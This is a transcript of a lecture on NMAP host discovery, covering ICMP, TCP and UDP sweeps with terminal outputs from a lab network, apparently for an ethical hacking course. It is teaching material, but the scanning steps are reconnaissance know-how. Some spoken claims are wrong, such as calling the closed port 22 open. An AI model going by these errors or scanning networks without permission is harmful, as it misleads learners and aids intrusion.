This NMAP tool was first developed in the year 1997 by a gentleman called Gordon Lyon. And there is a website **nmap.org** where lot of information and resources are available on NMAP. There are very good tutorials available on NMAP there, where we can get the details of the all the commands, their meaning and lot of examples. Since 1997 several NMAP versions have released, have been released. So, in general when you, when after installing NMAP on a machine, when you want to run it, here I am showing that how to run it on a command prompt. There are GUI versions also available; you can run through a GUI.

The command is **nmap**, then there are a number of optional things; you can specify what kind of scan you are trying to do; there can be various options you can specify. And you can tell which host or which network you are trying to scan; you can also, so, broadly there are three things you specify what is the type of scan, what are the options that you want to exercise for scanning and what are the hosts or networks that you want to include in this scan ok.

(Refer Slide Time: 06:47)

The Main NMAP Features

- A. Host Discovery
 - Which hosts are alive? --- Various approaches are available
- B. Port Scanning
 - What services are available? --- By enumerating the open ports
- C. Service and Version Detection
 - Which version is running? --- Identify application name and version number
- D. OS Detection
 - Which OS version is running? --- Also identify some hardware characteristics

Talking about the features that NMAP provides, broadly speaking there are four features you can say. First is of course, the first and foremost host discovery. Here you are trying to find out which hosts on a network are currently alive. Here again various ways you can do; there are various approaches; some of them we shall be discussing. Next comes port scanning; after you have detected which hosts are up and running; they are alive; you try to find out what are the services which are currently running on that on those hosts; that means, which are the port numbers; which are open?

So, you can enumerate the open ports and you can find out the services; because open port means the services are running ok. Then you can look at a number of service and version types; you can detect them that which version is running; you can specify application name and also their version numbers. Like for example, if there is a web server running, you can also get information about which version of the web server is running on a particular machine and finally, operating system detection. So, you can get information about which OS version is running on a particular host or a machine. And it can also identify some other characteristics at the same time fine.

(Refer Slide Time: 08:21)

The image shows a video frame of a presentation. At the top, the title '(A) Host Discovery using NMAP' is displayed in red text on a yellow background. Below the title, there is a blue decorative bar featuring the 'Swayam' logo and other educational icons. A man with glasses and a blue shirt is visible on the right side of the frame, appearing to be speaking or presenting.

So, we look at specifically in this lecture about the host discovery features that are supported by NMAP.

(Refer Slide Time: 08:29)


The image shows a video frame of a presentation. The title 'What is Host Discovery?' is displayed in red text on a yellow background. Below the title, there is a bulleted list of points: '• The most basic step in network mapping.', '• Multiple hosts are queried (called *ping sweep* operation)', '• Various host scan techniques are supported by NMAP:', followed by a numbered list from 'a)' to 'e)'. Below the list, there is a blue decorative bar featuring the 'Swayam' logo and other educational icons. A man with glasses and a blue shirt is visible on the right side of the frame, appearing to be speaking or presenting.

So, let us look at it; first let us try to understand what do you mean by host discovery? Host discovery means to detect which are the hosts that are currently active in a network. And this is the first and foremost step that you need for any hacking attempt; whether it is ethical hacking or non ethical hacking; whatever, you do; the first step is host discovery. You must understand, what are the hosts that are currently active in a

network? Now for this purpose you have to query; send some query packets to multiple hosts; sometimes generically we call it as ping sweep operation.

But this may not be always be the ping command you are sending; but sometimes you call it as ping sweep; as if you are pinging the different hosts to find out which of them are alive. There are various kinds of techniques that are available under NMAP through which you can try and discover a host; these are listed here ICMP sweep, broadcast ICMP, non-echo ICMP, TCP sweep and UDP sweep. We shall be explaining these methods briefly in subsequent slides.

(Refer Slide Time: 09:43)



So, we start with ICMP sweep; let us understand what this ICMP sweep means. You know that ICMP is a protocol which is running in a network; this ICMP requests and responses can be used to find out whether a host is alive or not. There is something called ICMP echo request packet; in an ICMP packet there are many request types; this ICMP echo request corresponds to type 8. So, in the type field of the packet the number 8 is stored ok.


So, the thing is that the host that you try to discover, you sent an IP echo request packet to that host; what the host will do? The host will possibly be sending back an ICMP echo replay like packet is active if it is alive and this echo replay packet is of type zero; these are all ICMP packet types. So, if you receive the echo replay packet, then your

conclusion is the target is alive; but if you do not see that the targets, that the response is coming, no response is obtained, then you conclude that the target is down.

Now pictorially I am trying to depict it here; suppose you are here; you are trying to scan a particular target host out here. So, you sent an IP, ICMP echo request packet; the target if it is open running, it will send back an echo reply packet; your conclusion is target is alive. But, if you find that there is no response from the other side, then you conclude that the target is either down or there is a firewall or router which is filtering your requests; there are firewalls you can which can filter this kind of ICMP echo request packets.

So, it is either it is down or it is filtered. Now the good thing about the ICMP sweep host discovery is that this is easy to implement; but because you have to send individual packets to all the hosts this is slow; if there is 1000 hosts, you will have to send 1000 packets and it is relatively easy to block. Firewall or router you can configure it easily to block this kind of packets so that you cannot mount this kind of approach or host discovery.

(Refer Slide Time: 12:18)



The slide contains the following text:

- To perform ICMP echo sweep **-PE** option is used.
- We send an ICMP echo request from 10.5.23.251 to 10.5.23.209.
- In response to this 10.5.23.209 replies with an ICMP echo reply.

The terminal window shows the following command and output:

```
root@root: # nmap -PE 10.5.23.209 --packet-trace --disable-arp-ping
Starting Nmap 7.70 ( https://nmap.org ) at 2019-09-26 08:47 EDT
SENT (0.0664s) ICMP [10.5.23.251] > [10.5.23.209] Echo request (type=8/code=0) id=9047 seq=0 IP [ttl=41 id=15635 iplen=28]
RCVD (0.0666s) ICMP [10.5.23.209] > [10.5.23.251] Echo reply (type=0/cod
e=0) id=9047 seq=0 IP [ttl=128 id=7838 iplen=28]
```


So, here we have an example; to carry out this ICMP echo sweep you will have to use “**-PE**” option with your NMAP command. In this example you see, we have given **nmap -PE**, then we specify the IP address of the host ok. And we specify some options packet-

trace, disable-arp-ping. Packet trace means, we want to get some details about the packets going and coming.

So, the details are printed and disable-arp-ping is, arp-ping is also one of the methods for discovering hosts. And of course, arp-ping you can use only inside a LAN; across LANs you cannot use it. So, sometimes we usually disable arp-ping by giving a command like this. So, you see what happens; it sends a packet; this is an ICMP packet; you see; this is a type 8. So, it is going from this host; it is going, suppose you are, I mean your IP address is 10.5.23.251; you are sending the packet to the, this target 209.

So, from this you are sending it to this. So, this is your machine. So, id, sequence number, the IP packet, time to live, id, the length of the packet all these things are printed; because you have given this packet trace option. And you can also see the received packet; there is a packet which is coming back; from the target machine it is coming back to my machine. And reply packet as I had said, is of type 0; type 0 is printed and also ids, the time to live, id, IP length etc. So, if you see that responses coming back, then you can conclude that your, the particular IP you are trying to query, discover is up ok.

(Refer Slide Time: 14:34)



So, there is a faster method available; you can also use this using the same kind of commands; the idea is as follows. Here you are trying to use broadcast ICMP features; what is broadcast ICMP? Well, here also you are sending an ICMP echo request packet;

but you send it not to a particular host, but to a broadcast address or a network address; what will happen? That this scanner; that means, you are sitting here; that whatever echo request packet you are sending, that will be going to all the machines at the same time; it will be a broadcast.

And when this kind of echo request packet reaches all the machines, what will happen? All these machines will be responding back. So, this scanner will be receiving all the responses at once. So, you will be getting information about all the hosts all together. So, this method is faster; but the problem is that most of the routers, they block this kind of requests. Most routers will block this; also Windows, if you are running Windows operating system on the target machine, Windows usually ignore requests which are coming with the broadcast address.

So, responses will not be sent. So, this method all though theoretically looks good, but many a time it does not work; because the machine or the router will block this kind of broadcast request packets. Because they might indicate that some kind of attack is going on and this system administrator might have disabled those options ok.

(Refer Slide Time: 16:30)

The slide has a yellow header bar with the title '(c) Host discovery using Non-ECHO ICMP'. Below the title, there is a bulleted list:


- How it works?
 - Instead of ICMP ECHO request, the scanner sends out other types of ICMP messages.
 - The target will respond to such messages.
 - **Approach 1:** Send ICMP type 13 messages (**TIMESTAMP**)
 - The scanner queries current time to the target.
 - **Approach 2:** Send ICMP type 17 messages (**ADDRESS MASK REQUEST**)
 - The scanner queries subnet mask to the target (this feature is used by diskless workstations during booting)

So, instead of sending echo kind of packets, there is another way you can proceed; you can send something, some kind of non-echo ICMP packets which are not echo request and echo reply, other types. Well, two types of such packets you can send; one is called timestamp packet; other is called an address mask request packet. Timestamp packet has

type 13; address mask request is of type 17. The idea is that both this requests when you send it to a host, the host will respond back for the first case with timestamp information and for the second case with some information about the subnet mask.

The second one, this address mask request is typically used by diskless workstations which does not have an IP address or subnet mask allocated to it. So, it will be sending a query to a server whenever it boots up; it will be getting subnet mask from there and from there it will start the network services ok. So, there are broadly two approaches; timestamp or address mask request using which you can mount this kind of non-echo ICMP requests to discover a host.


(Refer Slide Time: 17:55)



So, let us see how you can do it. There are two options you can use “**-PP**” or “**-PM**”; “**-PP**” is stands for ICMP timestamp and “**-PM**” stands for this address mask request that I have said. So, here an example is shown with the “**-PP**” option; here we are running **nmap**; we are trying to query this particular host; IP address is specified. Well, again we are trying to trace the packet and we are disabling arp-ping ok.

So, this is not an IPMP echo, I have mean the ICMP echo request packet. So, you can see, here type 13 is specified. So, it is timestamp request packet and the responds which is coming back; responses will always be of, this is type 14. So, in response to type 13 the response comes back of type 14. So, this kind of response it comes; you conclude that the host is up and running.

(Refer Slide Time: 19:09)



```
File Edit View Search Terminal Help
root@root: # nmap -PM 10.5.23.209 --packet-trace --disable-arp-ping
Starting Nmap 7.70 ( https://nmap.org ) at 2019-09-26 08:50 EDT
SENT (0.0346s) ICMP [10.5.23.251 > 10.5.23.209] Address mask request (type=17 code=0) id=38772 seq=0 mask=0.0.0.0] IP [ttl=53 id=17281 iple n=32]
SENT (1.0361s) ICMP [10.5.23.251 > 10.5.23.209] Address mask request (type=17 code=0) id=33338 seq=0 mask=0.0.0.0] IP [ttl=44 id=34607 iple n=32]
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 2.04 seconds
root@root: #
```

Similarly, for the address mask request you can give this kind of “-PM” option. The rest looks same; let us say, we are querying this particular host, packet trace, disable-arp-ping same kind of options. So, here again you see, here you are sending an ICMP packet whose type is 17; 17 means address mask request ok. And well you are sending another request. So, multiple requests are being sent; two requests are being sent, because response was not obtained; if there is no response, it will do some kind of a time out and it will try again.

So, the final conclusion is host seems down; no response is obtained ok. Well, the host may not, may or may not be actually down; may be some filter is filtering out the request; that is also possible. So, you have to try different kinds of host discovery options; sometimes to bypass the firewall or router if they are trying to prevent this kind of host discovery ok. So, it says that one IP address scanned, zero hosts up alright.

(Refer Slide Time: 20:31)

(d) Host discovery using TCP Sweep


- How it works?
 - The scanner sends out **TCP SYN** or **TCP ACK** packet to the target.
 - The port number can be suitably selected to prevent blocking by firewall.
 - Typical port numbers used: 21, 22, 23, 25, 80
 - A drawback:
 - Firewalls can spoof a RESET packet for an IP address, so TCP Sweep may not be reliable.

So, there are other methods also; there is a method that uses TCP sweep. The idea is very simple; this scanner, that means, the person is trying to discover will be sending out **TCP SYN** or **TCP acknowledge** packet. That means, a TCP packet with the **SYN** flag set to 1 or the **ACK** flag set to 1. So, if such a packet is send to a server, it may mean that someone is trying to establish a connection. So, the server will usually send back response packet to try and complete that connection.

Usually when this connection request is send, some of the popular port numbers are used; because normally these port numbers are open on most machines; 21, 22 are for FTP; 23 is for telnet; 25 is for SMTP and 80 is for HTTP ok. But drawback is that firewalls can again block this kind of ping; that means, it can change the IP address spoof or reset packet for an IP address. For some particular IP address if you send a connection request the firewall can reset the connection; because I can set my firewall in such a way that I will not allow any incoming request to some particular hosts.

So, for some cases such a request can be terminated by sending back a connection reset packet. So, that you will not know whether that particular host was up or not; it is the router or the firewall which is sending you back the reset packet ok.


(Refer Slide Time: 22:22)



So, for TCP sweep there are two different options, you can use ok, “-PS” or “-PA”; “-PS” is used for TCP SYN; it will be sending a TCP SYN packet; “-PA” will be sending a TCP acknowledgement packet. Well, we show some examples with the “-PS” option; “-PA” will be very similar ok. So, there is another thing to point out. So, when you give these commands, you can also specify an option “- -reason”.

This option will give you some kind of justification that why some conclusion it is in drawn that a port is open or closed. So, reason will give you some justification that why this is happening. Now, TCP sweep is not used only for “-PS” and “-PA”; there are other options also like -sT, -P, -Pn; here also this TCP sweep kind of host discovery option is used.

(Refer Slide Time: 23:37)



(i) TCP Sweep using **-PS** (TCP SYN) : closed port

```
File Edit View Search Terminal Help
root@root: # nmap -PS -p22 10.5.23.209 --packet-trace --disable-arp-ping
Starting Nmap 7.70 ( https://nmap.org ) at 2019-09-26 08:51 EDT
SEND (0.0356s) TCP 10.5.23.251:47643 > 10.5.23.209:22 S ttl=58 id=150
ACK iplen=44 seq=1888104618 win=1624 <mss 1466>
RCVD (0.0357s) TCP 10.5.23.209:22 > 10.5.23.251:47643 RA ttl=128 id=1
0914. iplen=40 seq=0 win=0
Nmap scan report for 10.5.23.209
Host is up (0.00016s latency).


PORT      STATE SERVICE
22/tcp    closed ssh
MAC Address: F8:B1:56:D7:2B:77 (Dell)
```

So, let us see some examples here; here we are using “**-PS**”, TCP SYN where the particular port that we are querying is actually closed; let us see. So, we are running **nmap** with “**-PS**”; we are specifying port number 22; **-p 22**, this option specifies that we are trying to look at whether port 22 is open or not and then we specify the IP address. So, you see some packet is send; this is a TCP packet; we just send of type TCP and some response is coming back right.

And this response is specifies that this particular thing is closed; this port number 22 actually stands for secured shell, **ssh**. So, for **ssh** the port number is actually closed right. So, by looking at the different headers in the file you can conclude that ok. The host is up; the responses coming back; but that port number is closed; that means, when you are sending a connection request, it is not sending you back the request for the acknowledgment; rather it is trying to reset the connection. So, by looking at the flags you can conclude that.

(Refer Slide Time: 25:09)

(ii) TCP Sweep using -PS (TCP SYN) : open port



```
root@root: # nmap -PS -p135 --packet-trace 10.5.23.209
Starting Nmap 7.70 ( https://nmap.org ) at 2019-09-26 08:35 EDT
SENT (0.0351s) TCP 10.5.23.251:63314 > 10.5.23.209:135 S ttl=57 id=57
742 iplen=44 seq=1578174756 win=1024 <mss 1460>
RCVD (0.0352s) TCP 10.5.23.209:135 > 10.5.23.251:63314 SA ttl=128 id=4866 iplen=44 seq=2352554629 win=8192 <mss 1460>
Nmap scan report for 10.5.23.209
Host is up (0.00015s latency).

PORT      STATE SERVICE
135/tcp    open  msrpc
MAC Address: F8:B1:56:D7:2B:77 (Dell)

Nmap done: 1 IP address (1 host up) scanned in 0.04 seconds
```


Port 135: MSRPC
(Microsoft
Remote
Procedure Call)



Similarly, for an open port, if it is an open port, let us say here we are trying to query port number 135 which is Microsoft remote procedure call, that service. So, similarly, you sent a packet, receive a packet and you can see that the port is open; the service name is **msrpc**. So, one IP address, one host up you can see these things ok.

(Refer Slide Time: 25:38)

(iii) TCP Sweep using -PS with --reason option



```
root@root: # nmap -PS -p22 10.5.23.209 --reason
Starting Nmap 7.70 ( https://nmap.org ) at 2019-09-26 08:37 EDT
Nmap scan report for 10.5.23.209
Host is up, received arp-response (0.00017s latency).

PORT      STATE SERVICE REASON
22/tcp    closed ssh    reset ttl 128
MAC Address: F8:B1:56:D7:2B:77 (Dell)

Nmap done: 1 IP address (1 host up) scanned in 0.04 seconds
root@root: # nmap -PS -p135 10.5.23.209 --reason
Starting Nmap 7.70 ( https://nmap.org ) at 2019-09-26 08:37 EDT
Nmap scan report for 10.5.23.209
Host is up, received arp-response (0.00017s latency).

PORT      STATE SERVICE REASON
135/tcp   open  msrpc  syn-ack ttl 128
MAC Address: F8:B1:56:D7:2B:77 (Dell)

Nmap done: 1 IP address (1 host up) scanned in 0.04 seconds
root@root: #
```



So, there another example I am giving with this reason option. So, here we are giving this reason option; we are scanning a host with port number 22. Well, for this particular

machine the port number 22 was open; this state is open; final conclusion it is open. And the reason is we have received the syn-ack with the time to live 128.

So, the reason is also mentioned; why you are concluding this; that means, after sending the ACK signal, you recall in TCP there is a three way handshake; you send a SYN; you get back a SYN-ACK. So, the other side is up; that is why you conclude that the host is up.

(Refer Slide Time: 26:31)

The slide has a yellow background with a dark blue header bar. The title '(e) Host discovery using UDP Sweep' is in the header. Below the title is a bulleted list:

- How it works?
 - The scanner sends a UDP datagram to the target.
 - If no ICMP PORT UNREACHABLE message is received → **TARGET IS ALIVE**
 - If an ICMP PORT UNREACHABLE message is received → **TARGET IS DOWN**

A callout box contains the following points:

- Routers can drop UDP packets as they cross the Internet.
- Many UDP services do not respond.
- Firewalls typically drop UDP packets (except DNS).
- Not very reliable

At the bottom of the slide, there is a footer with the Swayam logo and navigation icons. A man in a blue shirt is visible on the right side of the slide, gesturing while speaking.

You can carry out this kind of host discovery also using UDP sweep. UDP sweep is simple; you simply send a UDP datagram to a target. So, whenever a UDP packet is sent, the target host will be responding back with an ICMP port unreachable message; either it is received or it is not received. If no such message is received, then you say that the target is alive; but if the target is not alive, then such a packet will come back to you; then you say that the target is down.

But the problem is that this is again not reliable; because many routers can drop UDP packets when they cross a network boundaries, from one network to another. And, many UDP services are there which do not respond to this kind of ICMP port unreachable messages. So, this is not a very reliable way to discover a host. And, similarly firewall drops UDP packets; because UDP packets are meant to be used inside a network only, not outside the network; so, this is not reliable.

(Refer Slide Time: 27:47)

```
File Edit View Search Terminal Help
root@root: # nmap -PU -p135 10.5.23.209 --packet-trace --disable-arp-ping
Starting Nmap 7.00 ( https://nmap.org ) at 2019-09-26 09:02 EDT
SENT (0.0406s) UDP 10.5.23.251:35066 > 10.5.23.209:40125 ttl=55 id=57
462 iplen=28
RCVD (0.0408s) ICMP [10.5.23.209 > 10.5.23.251 Port unreachable] (type =3/code=3) ] IP [ttl=128 id=461 iplen=56]
```

So, here I am showing you one example using the “-PU” option. So, use PU you are querying a port number 135 with a particular IP address. You see, you are sending something; you are getting back something, port unreachable message. So, you can say that your, that particular port, UDP port number on the host is down; it is not reachable.

(Refer Slide Time: 28:18)


More on Host Detection

- By default NMAP uses all types of sweep operations in common scanning options such that it can get better details about any system.
- Commands that use all types (except UDP sweep) are -sP, -sn, -sL, -Pn, etc.
- We will show example of -sP command.
 - This is used to print whether all or specific hosts are up and running.

There are few other things on host detection; the thing is that by default, if you just run NMAP without any flags, it will use all types of sweep operations that are available; it will try to use that, the common types. And, there are some commands like -

sP, -sn, -sl, -Pn, they use all types of sweep operation except UDP sweep; because UDP sweep is not very reliable as I told you. So, we shall be showing you some examples of one of these “-sP”; “-sP” is used to print whether some host is up and running.

(Refer Slide Time: 29:06)



```
File Edit View Search Terminal Help
root@root: # nmap -sP 10.5.23.180-210
Starting Nmap 7.70 ( https://nmap.org ) at 2019-09-26 07:16 EDT
Nmap scan report for 10.5.23.183
Host is up (0.0013s latency).
MAC Address: 04:92:26:6E:39:FC (Unknown)
Nmap scan report for 10.5.23.186
Host is up (0.00031s latency).
MAC Address: F8:B1:56:D7:29:1C (Dell)
Nmap scan report for 10.5.23.194
Host is up (0.00052s latency).
MAC Address: A4:50:36:CF:75:14 (Hewlett Packard)
Nmap scan report for 10.5.23.203
Host is up (0.016s latency).
MAC Address: 18:66:DA:2D:C5:F8 (Dell)
Nmap scan report for 10.5.23.209
Host is up (0.00014s latency).
MAC Address: F8:B1:56:D7:2B:77 (Dell)
Nmap done: 31 IP addresses (5 hosts up) scanned in 0.49 seconds
root@root: #
```

So, here you see this example; here we are using this “-sP” with a particular hosts; in fact is a range of a IP addresses 10.5.23.180-210; that means, the last byte can be anything from 180 up to 210. So, a block of IP addresses we are scanning. So, you can see that it is generating reports from first several IP addresses from where response has been obtained. So, all of these may not be up; but whatever IP addresses which are up, you get those information. So, out of those 31 IP addresses, 5 hosts are up ok; you can get this kind of information.

(Refer Slide Time: 29:54)

The screenshot shows a terminal window with the following command and output:

```
root@root: # nmap -sn 10.5.23.209 -packet-trace --disable-arp-ping
```

Starting Nmap 7.70 (https://nmap.org) at 2019-09-26 07:58 EDT

SENT (0.0016s) ICMP [10.5.23.251 > 10.5.23.209] Echo request (type=8/code=0) id=48998 seq=0 IP [ttl=37 id=4896 iplen=28]

SENT (0.0017s) TCP [10.5.23.251:36797 > 10.5.23.209:443 S ttl=53 id=3664 iplen=44 seq=2649164987 win=1024 <mss 1460>]

SENT (0.0018s) TCP [10.5.23.251:36797 > 10.5.23.209:80 A ttl=42 id=327 iplen=40 seq=0 win=1624]

SENT (0.0019s) ICMP [10.5.23.251 > 10.5.23.209] Timestamp request (type=13/code=0) id=11069 seq=0 orig=0 recv=0 trans=0 IP [ttl=39 id=43055 iplen=40]

RCVD (0.0018s) ICMP [10.5.23.209 > 10.5.23.251] Echo reply (type=0/code=0) id=48998 seq=0 IP [ttl=128 id=31703 iplen=28]

NSOCK INFO [0.0020s] nssock_iod_new(): nssock_iod_new (IO0 #1)

A yellow callout box highlights the command `-sn` and the option `--packet-trace`, with the text: "All type of sweep options are used with `-sn` except UDP. `--packet-trace`" gives the details.

Similarly, another example, here we are using “`- -packet-trace`” option to get the details. So, here you see, here we are coding one particular host with the “`-sn`” option. Here we are sending the query and we are receiving the query. So, here all the details are obtained; what kind of TCP packet is obtained from which machine to which machine, which port number all those details you can analyze ok.

So, if you want to analyze all the details of the packets, I am not going into details; but you can see this. So, from here you can conclude what is actually this status of the connection or status of the host.

(Refer Slide Time: 30:41)

```
File Edit View Search Terminal Help
root@root: # nmap -sL 10.5.23.209-215
Starting Nmap 7.70 ( https://nmap.org ) at 2019-09-26 09:05 EDT
Nmap scan report for 10.5.23.209
Nmap scan report for 10.5.23.210
Nmap scan report for 10.5.23.211
